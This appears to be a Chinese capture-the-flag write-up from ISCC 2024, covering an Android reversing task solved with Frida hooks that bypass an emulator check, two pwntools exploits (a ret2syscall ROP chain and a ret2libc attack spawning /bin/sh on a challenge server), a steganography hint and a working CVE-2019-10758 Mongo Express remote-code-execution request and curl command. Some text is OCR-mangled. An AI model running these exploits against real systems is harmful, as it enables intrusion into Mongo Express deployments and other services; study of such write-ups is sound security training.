2003年6月17日的一个阳光明媚的下午，托马斯·哈里森离开他位于郊区的家，去参加一个朋友组织的小型聚会。他穿着休闲，脸上带着期待的笑容。他告诉妻子玛丽·艾伦，他将在晚上回家。晚上7点钟，聚会开始，朋友们注意到托马斯在聚会上似乎心事重重，他时不时地查看手机，脸上的表情愈发紧张。当朋友们询问时，他总是轻描淡写地避开话题。8:30分，玛丽接到了托马斯打来的电话，电话中托马斯显得局促不安，突然托马斯一声尖叫，随之挂断了电话。玛丽呆呆地望着仅128秒的通话惊恐万分，托马斯消失了。最后一次有人看到托马斯是在聚会结束时。他决定步行回家，因为他家距离聚会地点并不远。他拒绝了朋友开车送他回家的提议，坚称想要沿着河边散步，享受一些独处的时光，那通电话应该就是在河边打来的。露西拨打了警察局的电话，报告了她丈夫的失踪。当警察赶到时，只在河边发现了托马斯的手机……

ISCC{VJS6yUGcQNC3K3lZ5BeYng==}

ohHELP

开始以为hook掉AesUtil.encrypt拿返回值就行了

```

class CHECK implements View.OnClickListener {
    CHECK() {
    }

    @Override // android.view.View.OnClickListener
    public void onClick(View view) {
        if (MainActivity.this.Jformat(MainActivity.this.edt_1.getText().toString())) {
            MainActivity.this.tv_1.setText("Got him!");
        } else {
            MainActivity.this.tv_1.setText("Hurry up! Catching the murderer is urgent!");
        }
    }
}

/* JADX INFO: Access modifiers changed from: private */
public boolean Jformat(String str) {
    if (str.length() >= 6 && str.substring(0, 5).equals("ISCC{") && str.charAt(str.length() - 1) == '}') {
        if (str.substring(5, str.length() - 1).equals(AesUtil.encrypt(a.a().substring(0, 8) + String.valueOf(getstr()).substring(str.valueOf(getstr()).length() - 8), "IscC20244202CcsI")))) {
            return true;
        }
    }
    return false;
}

```

check发现a.a()会异常，原因是GetKey返回了null

```

public class a {
    public static String a() {
        return AesUtil.encrypt(Myjni.GetTime(), Myjni.GetKey());
    }
}

public class Myjni {
    public static String GetKey() {
        return null;
    }

    public static String GetTime(String str) {
        return str;
    }

    static {
        System.loadLibrary("ohhelp");
    }

    public static String GetTime() {
        return String.valueOf(System.currentTimeMillis());
    }
}

```

在assets->ssh翻到一个word，镜像后得到”PUDzbflthjqxIJVW”，应该就是GetKey的返回值



frida设置GetKey返回值

```
let Myjni = Java.use("com.example.ohhelp.MyJNI.Myjni");

Myjni["GetKey"].implementation = function () {
    console.log('GetKey is called');
    let ret = this.GetKey();
    console.log('GetKey ret value is ' + ret);
    return "PUDzbfIthjqxIJVW";
};
```

getstr反射调用com.example.ohhelp.getstr.generateRandomString

```
private String getstr() {
    try {
        Class loadClass = (Build.VERSION.SDK_INT >= 29 ? new InMemoryDexClassLoader(new ByteBuffer[] { ByteBuffer.wrap(LoadData(
is, "/ssh/data/getstr")) }, new File(((PathClassLoader) getClassLoader()).findLibrary("ohhelp")).getParent(), getClassLoader().tParent()) : null).loadClass("com.example.ohhelp.getstr");
        try {
            return (String) loadClass.getMethod("generateRandomString", Integer.TYPE).invoke(loadClass.newInstance(), 15);
        } catch (IllegalAccessException | InstantiationException | InvocationTargetException e) {
            throw new RuntimeException(e);
        }
    } catch (ClassNotFoundException | NoSuchMethodException e2) {
        throw new RuntimeException(e2);
    }
}
```

发现校验property时会退出

```
public static String generateRandomString(int i) {
    String property = System.getProperty("java.vm.vendor");
    if (property.toLowerCase().contains("virtual") || property.toLowerCase().contains("project")) {
        System.exit(0);
    }
    StringBuilder sb = new StringBuilder(i);
    for (int i2 = 0; i2 < NUM_CYCLES; i2++) {
        for (int i3 = 0; i3 < i; i3++) {
            sb.append(CHAR_ALL.charAt(random.nextInt(CHAR_ALL.length())));
        }
        String sb2 = sb.toString();
        sb.setLength(0);
        sb.append(sb2);
    }
    return applyDistortionFunctions(sb.toString()).substring(0, i);
}
```

frida设置System.getProperty返回值

```
let System = Java.use('java.lang.System');
```

```
System.getProperty.overload('java.lang.String').implementation = function  
(propertyName) {  
    var returnValue = this.getProperty(propertyName);  
    console.log("System.getProperty called with propertyName: " +  
    propertyName + ", returned: " + returnValue);  
    if (propertyName === "java.vm.vendor") {  
        return "";  
    }  
    return returnValue;  
};
```

之后hook AesUtil.encrypt就不会退出了

```
public static String GetTime() {  
    return String.valueOf(System.currentTimeMillis());  
}
```

GetTime返回的是当前时间戳，肯定不对，根据题目描述拿到正确时间戳(北京时间挺搞的

时间 2003-06-17 20:32:08 北京时间 转换 > 1055853128000 毫秒(ms) ▾

frida设置GetTime返回值

```
let Myjni = Java.use("com.example.ohhelp.MyJNI.Myjni");  
Myjni["GetTime"].overload().implementation = function () {  
    console.log('GetTime is called');  
    let ret = this.GetTime();  
    console.log('GetTime ret value is ' + ret);  
    return "1055853128000";  
};
```

之后hook AesUtil.encrypt拿到的返回值即为flag

整体脚本

```
function hook() {
```

```
Java.perform(function () {
    let Myjni = Java.use("com.example.ohhelp.MyJNI.Myjni");
    Myjni["GetTime"].overload().implementation = function () {
        console.log('GetTime is called');
        let ret = this.GetTime();
        console.log('GetTime ret value is ' + ret);
        return "1055853128000";
    };
    Myjni["GetKey"].implementation = function () {
        console.log('GetKey is called');
        let ret = this.GetKey();
        console.log('GetKey ret value is ' + ret);
        return "PUDzbflthjqxlJVW";
    };
    let AesUtil = Java.use("com.example.ohhelp.AesUtil");
    AesUtil["encrypt"].overload('java.lang.String',
'java.lang.String').implementation = function (str, str2) {
        console.log('encrypt is called' + ' ' + 'str: ' + str + ', ' + 'str2: ' + str2);
        let ret = this.encrypt(str, str2);
        console.log('encrypt ret value is ' + ret);
        return ret;
    };
    let System = Java.use('java.lang.System');
    System.getProperty.overload('java.lang.String').implementation = function
(propertyName) {
        var returnValue = this.getProperty(propertyName);
        console.log("System.getProperty called with propertyName: " +
propertyName + ", returned: " + returnValue);
        if (propertyName === "java.vm.vendor") {
            return "";
        }
        return returnValue;
    };
})
```

```
}
```

```
hook()
```

hook结果，此时flag即为ISCC{VJS6yUGcQNC3K3lZ5BeYng==}

```
GetTime is called
GetTime ret value is 1715746657421
GetKey is called
GetKey ret value is null
encrypt is called, str: 1055853128000, str2: PUDzbflthjqxlJVW
encrypt ret value is UPwDHuXQBolnrKpj0VcdGA==
System.getProperty called with propertyName: java.library.path, returned:
/system/lib64:/system/system_ext/lib64:/system/product/lib64:/vendor/lib64
System.getProperty called with propertyName: java.vm.vendor, returned: The
Android Project
System.getProperty called with propertyName: java.library.path, returned:
/system/lib64:/system/system_ext/lib64:/system/product/lib64:/vendor/lib64
System.getProperty called with propertyName: java.vm.vendor, returned: The
Android Project
encrypt is called, str: UPwDHuXQOQgM2Fxv, str2: lscC20244202CcsI
encrypt ret value is VJS6yUGcQNC3K3lZ5BeYng==
```

## 擂台题

### curious (pwn)

去除了符号表，但是shift+f12一样找到主逻辑

分析得到是base64替换，读入的数据进行加密是B2GXewvZ，这是因为题目换了字典序，因此将大小写反转，解码即可

```

v10 = 0;
while ( v14 < v11 )
{
    for ( i = 0; i <= 2; ++i )
    {
        v1 = v14++;
        *(v7 + i) = *(v1 + a1);
        if ( v14 >= v11 )
            break;
    }
    v6[0] = v7 >> 2;
    v6[1] = (16 * v7) & 0x30 | (v8 >> 4);
    v6[2] = (4 * v8) & 0x3C | (v9 >> 6);
    v6[3] = v9 & 0x3F;
    for ( j = 0; j <= 3; ++j )
    {
        v2 = v6[j];
        v3 = v15++;
        byte_4C54E0[v3] = aAbcdefghijklmn[v2];
    }
}
while ( (v15 & 3) != 0 )
{
    v4 = v15++;
    byte_4C54E0[v4] = 61;
}
result = v15;
byte_4C54E0[v15] = 0;
return result;
}

```

```
int stackoverflow[8]; // [rsp+0h] [rbp-20h] BYREF
```

```

print("Congratulations!");
printf("give me your name", a2, v2, v3, v4, v5, stackoverflow[0]);
scanf(&uaddr2);
printf("Your name: %s\n", &uaddr2, v6, v7, v8, v9, stackoverflow[0]);
printf("Now what do you want to say?", &uaddr2, v10, v11, v12, v13, stackoverflow[0]);
return scanf(stackoverflow);

```

主逻辑存在栈溢出，而且程序是静态编译，可以打ret2syscall l

## Exp

```

1 from pwn import *
2 from struct import pack
3 context.os='linux'
4 elf = ELF("./pwn")
5 io = remote('182.92.237.102', 10031)
6 p = b''
7 p += pack('<Q', 0x0000000000040f49e) # pop rsi ; ret
8 p += pack('<Q', 0x000000000004c20e0) # @ .data
9 p += pack('<Q', 0x00000000000452af7) # pop rax ; ret
10 p += b'/bin//sh'
11 p += pack('<Q', 0x00000000000483b85) # mov qword ptr [rsi], rax ; ret
12 p += pack('<Q', 0x0000000000040f49e) # pop rsi ; ret
13 p += pack('<Q', 0x000000000004c20e8) # @ .data + 8
14 p += pack('<Q', 0x00000000000446ef9) # xor rax, rax ; ret
15 p += pack('<Q', 0x00000000000483b85) # mov qword ptr [rsi], rax ; ret

```



```

63 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
64 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
65 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
66 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
67 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
68 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
69 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
70 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
71 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
72 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
73 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
74 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
75 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
76 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
77 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
78 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
79 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
80 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
81 p += pack('<Q', 0x000000000004788c0) # add rax, 1 ; ret
82 p += pack('<Q', 0x000000000004012d3) # syscall
83 payload = b"a" * 0x28 + p
84 io.send(b'oh1yes')
85 io.sendline(b'1')
86 io.sendline(payload)
87 io.interactive()

```

## great (pwn)

```

1 from pwn import *
2 from LibcSearcher import *
3 context.log_level = "debug"
4 elf=ELF('./great')
5 io=remote('182.92.237.102',10014)
6 ret=0x0804840a
7 elf_plt=elf.plt['puts']
8 elf_got=elf.got['puts']
9 main_addr=elf.symbols['main']
10 sleep(1)
11 io.sendline(b"yes")
12 io.sendlineafter("Then I will show you something great.\n",b"OK")
13 payload=(b'a'*112)+p32(elf_plt)+p32(main_addr)+p32(elf_got)
14 print(payload)
15 io.sendlineafter("Here it is!\n",payload)

```

```

16 io.recvuntil(payload+b"\n")
17 elf_addr=u32(io.recv(4))
18 print(hex(elf_addr))
19 libc=LibcSearcher('puts',elf_addr)
20 libcbase=elf_addr-libc.dump('puts')
21 system_addr=libcbase+libc.dump('system')
22 bin_sh=libcbase+libc.dump('str_bin_sh')
23 io.sendline(b"yes")
24 io.sendlineafter("Then I will show you something great.\n",b"OK")
25 payload1=(b'a'*112)+p32(system_addr)+(b'aaaa')+p32(bin_sh)
26 io.sendlineafter("Here it is!\n",payload1)
27 io.interactive()

```

## 重影 (MISC)

flag直接看文末，静态

### 擂台 misc (重影)

解压得到两个文件：一个图片一个音频



music.wav



picture.png

010editor 查看图片，发现有附加式隐写的压缩包

|     | 0  | 1  | 2  | 3  | 4  | 5  | 6  | 7  | 8  | 9  | A  | B  | C  | D  | E  | F  | 0123456789ABCDEF       |
|-----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|------------------------|
| 0h: | 63 | 32 | 6D | 46 | 7A | E3 | B1 | CD | 6F | D4 | B0 | 9D | 38 | EB | 6B | 78 | c2mFzä±ÍoÔº.8ëkx       |
| 0h: | EB | 76 | 57 | 3B | B5 | 5A | EE | F4 | 66 | A2 | 25 | 5E | EB | D9 | 66 | CB | ëvW:µZiôfc%^ëÙfÈ       |
| 0h: | D0 | FD | 75 | CC | F4 | 9D | 2D | CD | 33 | 2F | BE | C2 | 7D | FA | E4 | 4D | ÐýuÌð.-Í3/¾Â}úäM       |
| 0h: | F7 | B0 | D7 | 6B | C2 | DD | 8D | 45 | D7 | D9 | EB | 98 | 1D | 3E | 46 | BC | +º×kÄÝ.E×Ùë~.>F%       |
| 0h: | 65 | 8D | 52 | 17 | 65 | 55 | 40 | 71 | 55 | 4B | 39 | BB | 67 | 85 | 50 | 61 | í.ç.ý.ñ.þ.ø.ç.ø.ç.ø.í. |

擂台misc (重影) .pdf

## 实战题

通过Mongo Express指纹搜索，找到CVE-2019-10758漏洞

<https://blog.csdn.net/negnegil/article/details/120168608>

```
1 POST /checkValid HTTP/2
2 Host: 172.17.0.1:8081
3 Accept-Encoding: gzip, deflate
4 Accept: */*
5 Accept-Language: en
6 User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
7 Authorization: Basic YWRtaW46cGFzcw==
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 136
10
11
12 document=this.constructor.constructor("return process")
().mainModule.require("child_process").execSync("touch /tmp/success_Shunyumua")
```

```
1 curl "http://172.17.0.1:8081/checkValid" -H "Authorization: Basic
YWRtaW46cGFzcw==" --data "document=this.constructor.constructor(\"return
process\")(().mainModule.require(\"child_process\")).execSync(\"touch
/tmp/Success_Shunyumua\")"
```

The screenshot shows a browser-based penetration testing interface. At the top, there's a navigation bar with tabs like '实战类题目 | ISCC 2024' and a search bar containing '172.17.0.1:8081/checkValid'. Below the navigation is a toolbar with various icons and dropdown menus for '渗透测试', '安全网站', '其它', '博客', etc. The main content area displays the word 'Valid'.

The bottom half of the screenshot shows a detailed view of the exploit configuration:

- Toolbar: Includes '查看器', '控制台', '调试器', '样式编辑器', '性能', '内存', '存储', '应用程序', '无障碍环境', '网络', 'HackBar', 'Cookie-Editor'.
- URL Input: 'http://172.17.0.1:8081/checkValid'
- Post Data Input: Contains the exploit code:

```
document=this.constructor.constructor("return process")().mainModule.require("child_process").execSync("touch /tmp/success_Shunyumua")
```
- Headers Input: Shows 'Authorization: Basic YWRtaW46cGFzcw=='
- Buttons: 'Load URL', 'Split URL', 'Execute', 'Post data' (checkbox checked), 'Referer', 'User Agent', 'Cookies', 'Add Header', 'Clear All'.